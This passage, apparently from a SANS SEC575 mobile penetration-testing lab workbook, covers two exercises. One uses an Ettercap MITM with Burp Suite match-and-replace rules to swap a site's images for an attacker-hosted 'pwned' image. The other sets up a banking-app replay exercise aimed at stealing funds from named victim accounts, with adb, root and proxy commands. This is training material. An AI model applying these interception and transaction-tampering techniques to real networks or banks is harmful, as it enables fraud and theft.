
We want to replace the picture of the puppy with the pwned.png image hosted on the attacking system. From Burp Suite, click
Proxy | Options, then scroll to the section labeled Match and Replace. Click **Add** to add a new match and replace rule.
In the Add match/replace rule dialog, change the Type to **Response body**. Click in the Match field and press CTRL+V to paste the URL from the Burp Suite history for the first puppy image. In the Replace field, enter the URL for the pwned.png image: **http://10.10.10.6/pwned.png** You can optionally add content (e.g., "Bernie picture"). Leave Regex match unchecked, then click OK to add the rule. After adding the rule, ensure that it is checked in the Enabled column.

If CTRL+V doesn't work in your setup, you can type the URL directly.



20. Return to Burp Suite History

Return to Burp Suite and navigate to the HTTP history tab. Right-click on the second puppy image and select Copy URL.




21. Add Match and Replace Rule #2

Add a second Match and Replace rule in the Proxy | Options tab for the second image. Replace the copied image URL with the pwned image URL: http://10.10.10.6/pwned.png. Ensure that the Type field is set to Response body, then click OK to add the rule.

22. Disable Cached Responses

Since the MITM attack depends on observing and manipulating HTTP response data, cached resources will not be manipulated. Fortunately, Burp Suite can disable the client-to-server headers, making the server believe that the client does not support HTTP caching.
From Burp Suite in the Match and Replace options group, scroll to the top of the option list and click the Enabled check boxes for two default match and replace rules:

- Request header: ^If-Modified-
- Since.*$ Request header: ^If-None-Match.*$




23. Switch to Android

Return to the Android system by clicking the Android 8.1 option in the Machines tab.

24. Browse to puppywar.sec575.org

Return to the Android device and browse to the http://puppywar.sec575.org site (you can click the refresh icon).

Since the victim is browsing through the attacker's Burp Suite proxy server as part of the MITM attack, the match and replace rules will manipulate the outbound request header (disabling browser caching support) and the response body content, replacing the puppy images with the pwned message.



25. Return to Kali Linux

Return to the Kali Linux system by choosing the Kali Linux system in the Machines tab.

26. Disable Ettercap MITM

Return to the Linux system. Click Applications | Activities Overview to see a thumbnail of all the open windows. Click on the terminal window where you are running Ettercap. Press **q** to gracefully terminate the MITM attack.

It is important to gracefully terminate MITM attacks in a pen test. Failure to gracefully terminate a MITM attack can lead to denial-of-service conditions.

In this exercise, you faked a website defacement by modifying traffic, a fun prank to play on your colleagues but not a terribly practical or useful exercise in most penetration tests. However, we'll build on this skill later today after we take a look at additional attacks against mobile systems and exploit frameworks that leverage HTTP traffic manipulation to deliver an attack payload. Using the MITM attack with HTTP manipulation becomes a tremendously powerful attack technique against mobile devices.

SEC575-5.3: Exercise—Banking Transaction Manipulation

Objective

Using an HTTP replay attack, manipulate your bank account to add at least $61,700 to your bank account.

Scenario

As part of mobile penetration testing, we need to evaluate the backend services supporting mobile applications. In this exercise, you'll target an online banking application, using Burp Suite and the Repeater functionality to replay HTTP transactions. Using creative editing of a captured HTTP transaction, you'll try to steal money from a victim and deposit it into your bank account.

Virtual Machines

1. SEC575-E01_02: PfSense
2. Kali
3. Android 8.1
4. SEC575-E01_02: LabServer

Banking Transaction Manipulation

In this exercise, you'll assume the identity of Bob or Barbara Smith, a customer at the bank. You have two accounts with the bank and a meager balance. Account 111111111 (nine 1's) is your savings account, and account 222222222 is your checking account.

Unfortunately, luck has not been on your side, and you owe your bookie $61,700. Not wanting two broken legs, you need to exploit the bank to transfer additional funds into your account to pay off the bookie, plus perhaps some additional money for you to retire with.

Like any professional attacker or penetration tester, you start your plan with reconnaissance analysis results. Through internet searches and physical security assessments (read: dumpster diving/trash collection), you have identified three other customers at the bank, their account numbers and account types, and some notes about their perceived bank balances based on transaction history. You do not know their exact bank balance, so you will have to experiment to explore opportunities for attack:

- *User: jwright, Account #: 529179714; Type: checking; Notes: not much to see here*
- *User: jwright, Account #: 529179715; Type: checking; Notes: not much to see here either*
- *User: kjohnson, Account #: 529031143; Type: savings; Notes: retiring soon, good savings!*

Use the Android app to explore your account balance and the app's functionality, and then exploit it using Burp Suite. In this exercise, the mobile device is not the victim; instead, it is a tool that you will use as the attacker to research and attack the backend systems used by the bank.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**.

2. **Start Burp Suite**

   From Kali Linux, start Burp Suite from the quick launch toolbar on the left of the window.


   Dismiss the update window and click "NEXT" and "Start Burp" to get to the main interface.

3. **Configure Burp Suite**

   First, go to the **Proxy | Intercept** tab and disable the Interceptor by clicking the **Intercept is on** button.

   Next, go to the **Proxy | Options** tab, select the only interface in the **Proxy Listeners** section, and click **Edit**. Configure the proxy listener to listen on all interfaces instead of only the local loopback. Click **OK** and **Yes**.

   > Other Burp configurations are no longer needed, since we will tell the Android VM to use Burp as an official proxy. This is very different from a man-in-the-middle attack where you are not able to configure the proxy settings of the targeted device.




4. **Open Terminal Window**

   Open a new terminal window by clicking the icon in the Dock launcher on the left of the screen.

5. **Use ADB to Connect to the Android VM**

   From the Terminal, use the adb utility to establish a connection to the Android VM:


```
root@kali:~# adb connect 10.10.10.7:5555
connected to 10.10.10.7:5555
root@kali:~# adb devices
List of devices attached
10.10.10.7:5555 device
```



6. **Install the InsecureBank application**

   Navigate to the `/root/labs/transaction_manipulation` folder and install the bank.apk application using adb.

```
root@kali:~# cd labs/transaction_manipulation
root@kali:~/labs/transaction_manipulation# adb install bank.apk
Success
```



7. **Switch to Android VM**

   From the Machines tab, change to the Android VM.

8. **Open Terminal App**

   From the Android VM, open the Terminal application. Acquire root by executing the `su` command and approving the popup


   ```
   x86:/ $ su
   x86:/ #
   ```

9. **Turn on Android Proxy Support**

   Configure the Android device to use your Linux system, running Burp Suite as a proxy server by running the command shown below:


   ```
   x86_64@x86:/ # settings put global http_proxy 10.10.10.6:8080
   ```

   > On a real device, we could use ProxyDroid or the Wi-Fi proxy settings to enable the proxy. However, this is not possible on the x86 emulator since it doesn't have Wi-Fi, and ProxyDroid contains native ARM binaries.



10. Start InsecureBankV2 app

Return to the Android home screen. Start the InsecureBankV2 banking application from the application list.



